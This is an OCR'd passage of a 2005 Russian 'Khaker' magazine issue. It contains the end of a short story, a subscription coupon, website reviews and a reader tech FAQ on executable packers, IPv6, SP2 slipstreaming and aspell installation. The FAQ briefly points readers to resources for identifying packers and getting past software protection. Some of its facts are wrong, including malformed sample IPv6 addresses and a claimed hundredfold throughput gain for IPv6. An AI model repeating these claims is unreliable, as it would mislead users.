Никто не знал, откуда привезли Анну и кто ее родные. Единственным человеком, который ее навещал, был мужчина в строгом костюме с каменным лицом. Каждый раз он интересовался самочувствием пациентки и, выслушав врача, а также понаблюдав за ней лично, тут же уходил. Он не приносил никаких гостинцев и не давал денег, как это делали родные других пациентов. Казалось, ему вообще нет дела до страданий девушки.



Аня не пыталась ни с кем контактировать и не занималась вообще ничем. Она лежала на постели, иногда вставала, чтобы принять естественные процедуры и поесть, и каждый раз со страхом замечала вокруг себя других пациентов. Все они вызывали в ней животный ужас. Проходили недели, но ее состояние не улучшалось. Лекарства только ослабили ее.
Однажды Анастасия Григорьевна сидела в своей комнатке и читала дамский роман. Постучавший в двери медбрат попросил ее немедленно подготовить Аню, так как, по его словам, к ней пришли важные гости. Женщина вывела пациентку в коридор, постоянно ее успокаивая. Но вместо комнаты свиданий, где обычно принимали посетителей, ей наказали провести Аню в кабинет главврача.
Открыв кабинет, Анастасия Григорьевна увидела в нем, помимо самого врача, двух крепких мужчин в костюмах и... женщина от удивления заморгала. Но долго держать ее внутри не стали, и, поблагодарив, главврач захлопнул дверь перед самым носом.
Когда пришло время провожать Аню в палату, Анастасия Григорьевна заметила, насколько беспокойнее стала девушка. Она вырывалась и мычала, и медсестра поняла, что у пациентки нервный срыв.



Глядя, как в палате медбрат колет ей большую дозу успокоительного, Анастасия Григорьевна прониклась жалостью к девушке. «Такая молодая, красивая... За что ее Бог так?». И еще она думала, какое отношение к этой несчастной может иметь президент России, приходивший ее навестить.

The End.

ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

Бесплатный телефон по всем вопросам подписки
8-800-200-3-999
(включая абонентов МТС, БиЛайн, Мегафон)

ВЫГОДА

Цена подписки на 20% ниже, чем в розничной продаже!
Разыгрываются призы и подарки для подписчиков
Доставка за счет издателя

ГАРАНТИЯ

Вы гарантированно получите все номера журнала
Единая цена по всей России

СЕРВИС

Заказ удобно оплатить через любое отделение банка.
Заказ осуществляется заказной бандеролью или с курьером

Стоимость заказа на «Хакер» + 2 CD или «Хакер» + DVD

«Хакер» + 2 CD

115р	за номер (экономия 30 руб.*)
690р	за 6 месяцев (экономия 180 руб.*)
1242р	за 12 месяцев (экономия **460** руб.*)



«Хакер» + DVD

130р	за номер (экономия 30 руб.*)
780р	за 6 месяцев (экономия 180 руб.*)
1404р	за 12 месяцев (экономия **516** руб.*)

Стоимость заказа на комплект «Хакер» + «Железо»

189р	комплект на 1 месяц (экономия 80 рублей*)
1071р	комплект на 6 месяцев (экономия 480 рублей*)
2016р	комплект на 12 месяцев (экономия **1220** рублей*)





* экономия от средней розничной цены по Москве

ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Железо + CD

на ☐ месяцев

начиная с ____________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________

дата рожд. ☐☐.☐☐.☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ:

индекс ____________

область/край ____________

город ____________

улица ____________

дом ______ корпус ______

квартира/офис ____________

телефон (______) ____________
код

e-mail ____________

сумма оплаты ____________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015	ООО «Гейм Лэнд»
ЗАО Международный Московский Банк, г. Москва	
р/с № 40702810700010298407	
к/с № 30101810300000000545	
БИК 044525545	КПП - 772901001
Плательщик	
Адрес (с индексом)	
Назначение платежа Оплата за « ____________ » с ____________ 2005 г. месяц	Сумма
Ф.И.О.	
Подпись плательщика	

Кассир

Квитанция

ИНН 7729410015	ООО «Гейм Лэнд»
ЗАО Международный Московский Банк, г. Москва	
р/с № 40702810700010298407	
к/с № 30101810300000000545	
БИК 044525545	КПП - 772901001
Плательщик	
Адрес (с индексом)	
Назначение платежа Оплата за « ____________ » с ____________ 2005 г. месяц	Сумма
Ф.И.О.	
Подпись плательщика	

Кассир

Как оформить заказ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: 924-96-94;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции.

- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можено оформить с ноября.

По всем вопросам по подписке звони бесплатно по телефону 8-800-200-3-999 (в том числе с мобильных телефонов сетей МТС, БиЛайн, Мегафон).
Вопросы по подписке можно задавать по e-mail: info@glc.ru


Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

www.interpochta.ru



Иван Скляров (www.sklyaroff.ru)

Иван Кузнецов aka SeeD (seed@nsk.ru)

ТЕТРИС АРЕНА

http://tetrisarena.ru


Наверняка ни для кого не станет открытием тот факт, что самой гениальной и в то же время простой игрушкой всех времен и народов является тетрис. Перед тобой сайт, представляющий собой не что иное, как виртуальный плацдарм для игры в тетрис. Но если бы все было так тривиально и просто, стал бы я выкладывать этот сайт в обзор? Конечно же, нет. Главной фишкой сайта является то, что играть нужно вдвоем, соревнуясь и показывая свои навыки и мастерство сопернику. Но и это еще не все. Если в обычной одиночной игре главным стимулом было поддержание порядка только на своем игровом поле, именуемом стаканом, то в командной игре присутствует атакующая схема: если ты убираешь одновременно более чем одну строку, то твоему противнику на дно стакана наливаются дополнительные строчки. На сайте рассмотрены различные стили и стратегии игры, прочитав о которых, ты поймешь, какой ты игрок. В общем, если ты любитель поиграть во всякого рода логические игры или просто не знаешь, чем себя занять и убить энное количество времени, то тетрис-арена, безусловно, придется тебе по душе.



ЧЕРНЫЙ ЮМОР

http://blackhumour.by.ru

Этот неплохой сайт посвящен черному юмору и всем его проявлениям в жизни. Юмор присутствует в нашей повседневной жизни на каждом шагу, так почему же не иметь место и черному юмору? Меня всегда мало радовала довольно негативная реакция людей на такое явление устного народного творчества, мол, «фу, какая мерзость и тупость». Да, мерзость, да, в кое-каких местах намек на некоторое нездравомыслие, но зато откровенно и от души. Изучив этот сайт, ты поймешь, что не все так негативно и грустно, что черный юмор - это далеко не только тупые анекдоты о том, как пионерке Маше оторвало ногу электросепаратором. Черный юмор гораздо более многообразен. Помимо анекдотов и историй (куда же без них) на сайте присутствует огромнейшая коллекция черно-юморных картинок, подборка описаний черных комедий и фильмов ужасов, стихи, разнообразные страшилки-пугалки.



ВИРТУАЛЬНЫЙ КВН

www.virtkvn.ru


Сколько раз ты слышал «Мы начинаем КВН!» из уст доброго и веселого дядьки, смотрящего на тебя с экрана телевизора? Вот и я думаю, что много =). На этот раз крылатое выражение прозвучит не из телевизионного приемника, а загорится красочными буквами на твоем мониторе при посещении сайта виртуального Клуба веселых и находчивых. Ресурс является полноценным самостоятельным проектом. Суть его состоит в реализации игры посредством интернета: собираются виртуальные команды, проводятся конкурсы (разминка, приветствие и т.д.) - все как в телевизионной версии. Принять участие в игре могут не только члены команд, но и любые посетители сайта виртуального КВНа. Например во время разминки принимаются к рассмотрению вопросы, заданные из так называемого виртуального зрительного зала, для болельщиков проводятся отдельные конкурсы. Так что, как видишь, теперь и у тебя появилась возможность блеснуть остроумием и раскрыть свой юмористический талант, не отрываясь от компа.



INFO SECURITY WRITERS

www.infosecwriters.com

Замечательный англоязычный ресурс, посвященный сетевой безопасности и не только. Все материалы пишутся энтузиастами специально для него, а не тырятся из инета, причем лучшие из авторов награждаются призами (ты тоже можешь войти в их число). Статьи есть практически на все темы с подробными и внятными объяснениями: разбор различных атак, написание эксплоитов, malware, книги, рекомендуемые к прочтению и пр. Кроме того, ресурс выпускает свой e-zine под названием «The Hitchhiker's World» (рекомендую!).








ИГРОКОПАТЕЛИ

www.extractor.ru

Кому-то нравится играть в компьютерные игры, кому-то нравится их программировать, кто-то любит снимать защиту с игр, а кто-то любит копаться во внутренностях игрушек. Именно для «игрушечных патологоанатомов» и создан данный сайт. Все о копании в ресурсах игр, распаковке, выдергивании графики, информация о форматах файлов. Многие утилиты, облегчающие работу с ресурсами, созданы самими авторами сайта, причем выложены с исходниками на Delphi. На сайте также ведется разработка своей online-игры под названием «Ad Infinitum». Может быть, ты захочешь присоединиться к этому проекту?



ДЕВЕЛОПЕРОВ.НЕТ

www.developers.net

АгрАмАднеший ресурс для программистов, кодеров и шкодеров. Статьи и туториалы по C++, Java, Visual Basic, XML, .NET и пр. Отдельно выделен раздел Security. Все материалы можно скачать в формате pdf, но только на английском языке. Разумеется, присутствуют различные примеры программ, исходники и примочки к различным языкам программирования. Особенно стоит отметить присутствие на сайте разделов по поиску работы, в том числе удаленной (не хочешь погорбатиться на американского дядю?).



ДУРАЦКАЯ КАРТА МИРА

http://zen-style.com


Заблуждения людей относительно даже самых примитивных и понятных каждому вещей могут зайти очень далеко. И бесспорно, американцы тут впереди планеты всей. За примерами далеко ходить не надо: перед тобой так называемая дурацкая карта мира, составленная по результатам опроса жителей Соединенных Штатов. Сайт, размещающий это чудо современной географической мысли, практически ежедневно обновляясь, включает в себя все больше географических заблуждений американцев. Взглянув на эту карту, можно увидеть нашу планету глазами среднестатистического янки. Автор проекта серьезно занялся сбором заблуждений, и в результате их совмещения в единое целое у него получилась альтернативная карта мира. При изучении карты многие факты просто поражают, например Черное море расположено в Африке, Сибирь является отдельным государством севернее России и по границе этих «государств» проходит «Транс-Сибирская Железная дорога». До Японии можно запросто добраться на автомобиле из Техаса через сухопутную границу, а столица США - это Нью-Йорк и т.д. Под картой располагаются подробные комментарии по расположению объектов и приводятся объяснения, почему они помещены именно туда.



РАЗНОЛИКОЕ ПРОГРАММИРОВАНИЕ

http://softcraft.ru

Мне всегда казалось, что настоящий ученый ИТ-мира должен иметь свой сайт в интернете, где бы он мог делиться своими переживаниями, мыслями, инновационными идеями и т.д. Все-таки ученый, а тем более ИТ-ученый, должен оказывать влияние на ИТ-сообщество, которое сосредоточено в интернете (а не в ИТ-областях - для этого всегда служили бумажные журналы). Однако в российском сегменте я знаю всего несколько таких ИТ-ученых. Видимо, истинных ИТ-ученых совсем у нас не осталось. Мы уже рассказывали о сайте одного из тех немногих - профессора А.А. Шалыто (http://is.ifmo.ru). А данный сайт - творение еще одного профессора кафедры нейроЭВМ Красноярского государственного технического университета Легалова Александра Ивановича. Узнай, чем живет, чем дышит (на ладан?) отечественная наука и выскажи свое мнение там же на форуме.



Степан Ильин aka Step (faq@real.xakep.ru)

FAQ

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, - для этого есть hack-faq (hackfaq@real.xakep.ru). Не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q Расскажи, что представляют собой программы сжатия исполняемых файлов? Для чего они нужны и когда применяются?

A Разработчик всегда стремится к минимизации. Он старается уменьшить время исполнения программы, оптимизировав используемые алгоритмы. Ровно так же он старается уменьшить и конечный размер программы, что вполне логично. Всевозможные изощрения во время компиляции хотя и приводят к некоторой экономии, но зачастую недостаточно эффективны. В результате исполняемый файл содержит много мусора, имеет неэкономичную структуру, да и вообще, с львиной долей успеха сжимается обычными архиваторами. Последние использовать здесь довольно сложно, да и неуместно. Поэтому появились специальные программы - пакеры, которые упаковывают исполняемые файлы. Во время запуска упакованной ими программы специальный распаковщик распаковывает исполняемый файл и автоматически передает ему управление. Среди упаковщиков наиболее известны ASPack (www.aspack.com), UPX (upx.sourceforge.net), PECompact (www.collakesoftware.com). Каждый из них использует собственные алгоритмы сжатия, которые практически одинаково справляются с EXE, DLL и OCX-файлами. Помимо вдвое меньшего размера, упакованные бинарники получают еще и повышенную устойчивость к взлому. Ковыряться в упакованных программах - дело неблагодарное и малорезультативное. Тем более что некоторые пакеры (ASProtect, к примеру) помимо упаковки еще шифруют код программы, а потом в буквальном смысле слова пихают в программу различные антиотладочные средства. Хотя, конечно, надеяться на подобную защиту не приходится. Во-первых, для многих упаковщиков также свободно распространяются и распаковщики. А во-вторых, народные умельцы придумали уже немало способов обхода подобных ограничений (читаем www.cracklab.ru/art). Главное - разобраться, чем упакована программа, что сделать довольно просто с помощью утилиты PEiD (peid.has.it). А дальше - дело техники.

Q Как можно в винде для одного пользователя настроить рабочий стол, визуальные настройки и все такое прочее, а потом скопировать настроенный профиль другому пользователю?

A Сделать это не просто, а очень просто. Итак, допустим, ты уже создал нового пользователя с именем NewUser. Что делать дальше? Вспоминаем, что настройки и все остальные сопутствующие профилю файлы хранятся в папке %системный диск%:\Documents and Settings\%имя пользователя%. Так что смело ищи там директорию, соответствующую ранее используемой учетной записи. Например OldUser. Нашел? Далее дело за малым: смело копируй все имеющееся там хозяйство, исключив разве что файлы ntuser.*, в системную папку нового пользователя. Готово: завершай текущий сеанс и заходи в систему под новой учетной записью.

Q Что такое DSLAM? Почему я не могу подключиться к ADSL, если на моей АТС он не установлен?

A Вполне логично, что для установки ADSL (как, впрочем, и для любого другого xDSL-соединения) необходима аппаратура на обоих концах канала. Каналом здесь, как известно, выступает телефонная линия. На твоей стороне ставится обычный ADSL-модем и сплиттер (он же микрофильтр), который отделяет аналоговый сигнал от цифрового. В качестве оборудования на стороне АТС выступает так называемый DSLAM (DSL Access Multiplexer) - мультиплексор доступа DSL. Этот сложный и дорогой девайс представляет собой набор DSL-модемов и сплиттеров, а также нескольких других штуковин, необходимых для твоего доступа в Сеть. Интернет-провайдер устанавливает их на АТС и с их помощью производит подключение клиентов. Фишка этого устройства заключается в том, что он разделяет данные из общего канала, отправляя голосовые потоки на АТС, а высокочастотные каналы - на маршрутизатор провайдера.

Q Прошло уже много времени после выхода второго сервис-пака для Windows XP. Но вы так и не написали, как интегрировать его в дистрибутив операционной системы.

A Допустим, дистрибутив Windows XP лежит в папке C:\WINXP, а установочный файл второго сервис-пака (XP-SP2.exe) - в C:\SP2. Для начала распакуем файл сервис-пака. Сделать это можно несколькими способами. Наиболее простой - воспользоваться WinRAR'ом или любой другой похожей программой. Если же WinRAR'а под рукой нет, отчаиваться не стоит. Смело набирай в командной строке «C:\SP2\XP-SP2.EXE /U /X:C:\SP2» и следи за процессом распаковки. Осталось всего ничего: выполняй команду «C:\SP2\i386\update\update /integrate:C:\WINXP» и жди конечного результата. Единственный хинт: дистрибутив должен быть оригинальный и ни в коем случае не крякнутый, а его язык должен совпадать с языком сервис-пака.



Q Говорят, что в Windows XP уже встроена поддержка IPv6, но по умолчанию она не включена. Правда ли это?

A Действительно, поддержка IPv6 в XP/2003 предусмотрена. Для ее активации необходимо в командной строке выполнить команду ipv6 install. Сделал? Тогда считай, что IPv6 у тебя уже установлена. Вызвать справку можно аналогичным способом: ipv6 /?. Однако спешу тебя огорчить тем, что поддержка этого протокола едва ли есть у твоего провайдера. Освоение новой ниши тебе придется производить в домашних условиях: в локалке или с помощью виртуальной машины.

Q Долгое время использовал сервис uptime.ru в качестве средства мониторинга работы своего веб-сайта. Сейчас этот сервис не работает, но очень бы хотелось найти его аналог. Может быть, поможешь?

A Аналогов на самом деле не так уж и мало. Платных и не очень. Среди бесплатных мне знакомы такие: http://hm.msk.ru (маленький да удаленький), http://uptime.netcraft.com (зарубежный аналог), http://host-tracker.com. Сам лично пользуюсь последним. Сервис привлекателен тем, что имеет несколько точек мониторинга, распределенных по всему миру. Сразу после регистрации система начнет опрашивать заданные тобой ресурсы с определенной периодичностью. В случае отсутствия ответа со стороны опрашиваемого ресурса host-tracker.com немедленно оповестит тебя по электронной почте или, если разработчики все-таки реализуют то, что обещали, с помощью SMS. Немаловажно и то, что сервис способен мониторить работу не только веб-сайтов (с помощью HEAD/POST/GET методов), но и отдельных CGI-скриптов. Причем ты вправе указать параметры, которые будут им передаваться.

Q Чем отличается новомодный PCI Express от обычного PCI? И стоит ли сейчас брать материнскую плату с поддержкой этих портов?

A Несмотря на похожие названия, шины PCI и PCI Express имеют мало общего. Как известно, PCI использует протокол параллельной передачи данных, который накладывает серьезные ограничения на пропускную способность шины. Новый стандарт PCI Express, в свою очередь, подразумевает использование последовательной шины. Скорость передачи данных портов PCI Express зависит от их стандарта. Наибольшее распространение получили 16-канальные x16 (замена AGP) и одноканальные x1 (замена всем остальным разъемам) порты. И если скорость передачи данных x1-разъема составляет «всего» 200 Мб/с, то его 16-канальный аналог обладает пропускной способностью в 3,2 Гб/с. Помимо этого, PCI Express неплохо снижает энергопотребление девайсов, а за счет избыточного кодирования (на каждый байт инфы приходится не 8, а 10 бит) увеличивает помехоустойчивость их работы.


Покупать или не покупать PCI-E материнскую плату - вопрос риторический. Если ты готов вложиться в замену и всех остальных девайсов твоего компьютера (при этом нужно еще найти PCI-E аналоги), то не вижу смысла отказывать себе в таком удовольствии. Если же нет - можешь немного подождать. Как мне кажется, в ближайший год ничего кардинально не изменится.

Q Как я понял, протокол IPv4 потихоньку устаревает и не справляется с современными требованиями глобальной Сети. Большое будущее пророчат его старшему брату - IPv6. Так вот, собственно, что же в нем такого особенного?

A Пожалуй, самым серьезным недостатком IPv4 является недостаточное адресное пространство. Разрядность современного IP-адреса составляет 32 бита (четыре 8-битных блока), что дает примерно 4 млрд. возможных адресов. На первый взгляд не так уж и мало, но это впечатление обманчиво. Количество доступных адресов на самом деле гораздо меньше. Это объясняется тем, что адреса раздаются не поштучно по мере надобности, а целыми блоками. В свое время крупные корпорации хапнули огромные диапазоны и едва ли используют их целиком. В IPv6 с ее 128-битными адресами, скорее всего, таких проблем не будет. Общее количество устройств, которые могут быть подключены в сеть, составит ни много ни мало, а число с 39 нулями :). IP-адрес новомодного протокола выглядит следующим образом: 2001:23d3:0ff2:0000:0000:4af3s:34a4:d23a2. С учетом некоторых правил эта громадина может быть записана чуть короче: 2001:23d3:ff2::4af3s:34a4:d23a2. Примечательно то, что адрес учитывает иерархию сети, и каждая его часть несет определенную смысловую нагрузку. Выделяют три группы IP-адресов нового стандарта. Первый - unicast - по сути, является аналогом привычного нам IPv4-адреса. Он подразумевает передачу информации на уровне «точка - точка», и поэтому характеризует только один сетевой интерфейс. Второй тип адресов - multicast - определяет месторасположение уже не одного, а группы интерфейсов. Пакет, посланный по такому адресу, дойдет до каждого сетевого интерфейса, приписанного к указанной группе. Это позволяет значительно снизить нагрузку на каналы связи. Например в случае видеоконференции, в которой участвует не один десяток человек, данные первоначально будут передаваться только одним потоком. И лишь потом, когда возникнет необходимость разделения, они пойдут по различным маршрутам до конечных получателей. Третий тип адресов - anycast - также характерен для группы интерфейсов, но имеет совершенно другой смысл. Отправленные по такому адресу пакеты будут доставлены до ближайшего интерфейса в группе.

Еще одним из неоспоримых плюсов IPv6 является улучшенный формат пакета, который всячески способствует наиболее быстрой и оптимальной маршрутизации. В частности, в IPv6 не производится вычислений контрольной суммы заголовка IP-пакета на каждом пройденном маршрутизаторе.

Последняя, но от этого не менее важная особенность протокола - в сотни раз увеличившаяся пропускная способность. Здесь без комментариев. Одно замечу, что немалое внимание в новом протоколе уделили Quality of Service (качество обслуживания). И хотя IPv4 теоретически ее поддерживает, на практике оказывается, что большинство маршрутизаторов не подозревают о ее существовании. А поэтому просто игнорируют поле пакета Type Of Service, которое задает использование этой технологии.






Q Вы уже не раз писали о том, как настроить проверку орфографии в любом месте винды (привет M.J.Ash'у). Но у меня другой вопрос: а можно ли оформить то же самое, но в линуксе? Какой софт для этого нужен?

A Ну а почему, собственно, нет? Зачем же обделять нашим младших братьев-линуксоидов? :) Тем более нужно-то всего ничего: пакет aspell (aspell.sourceforge.net) и парочка специальных словарей. Чтобы избежать проблем во время установки, четко следуй следующей инструкции:

1. В некоторых дистрибутивах линукса aspell установлен по умолчанию, что может вызвать некоторые накладки. Чтобы этого избежать, старую версию нужно удалить. Для этого внимательно изучи директорию /var/log/packages на наличие aspell*.* файлов. Если таковые имеются, смело запускай менеджер пакетов и удаляй соответствующие пункты.
2. Далее следует непосредственно установка. Первый этап ее вполне стандартен:

```
# tar xzf aspell-0.60.2.tar.gz
# cd aspell-0.60.2
# ./configure
# make
# make install
```

3. После этого нужно указать программе русские словари.

```
# tar xjf aspell6-ru-0.99f7-1.tar.bz2
# cd aspell6-ru-0.99f7-1
# ./configure
# make
# make install
```

4. Последний этап - обновление библиотек. Выполняется это с помощью команды # ldconfig.

Собственно говоря, все. Работоспособность программы можно проверить на файле index.php: # aspell -c index.php.

Утилита имеет продвинутую систему ключей, с помощью которых можно указать всевозможные параметры, например кодировку, используемую в файле. И не надо думать, что работа в консоли - это единственное, на что способна программа. Aspell совместима со многими иксовыми тулзами. А значит, ты сможешь воспользоваться ей и в OpenOffice'е, и в любом почтовом редакторе, и т.д.

Q Написал несколько примитивных программ на C++ и откомпилировал их с помощью Cygwin'a. А потом жестоко обломался. Во время запуска программы вылетают с критической ошибкой «Entry Point Not Found», ссылаясь на Cygwin1.dll. Как это можно исправить?


A Довольно распространенная проблема. По всей видимости, версия cygwin1.dll не совпадает с версиями других библиотек, используемых во время сборки. Подобные накладки встречаются довольно часто даже в тех дистрибутивах, которые лежат на оффсайте разработчиков. Однако эта трабла легко решаема. Нужно лишь ограничить зависимость программы от этой библиотеки, что легко сделать, перекомпилировав исходник с ключом -mno-cygwin.


Q Почему производители рекомендуют не перезаправлять картриджи лазерных принтеров, а покупать новые?

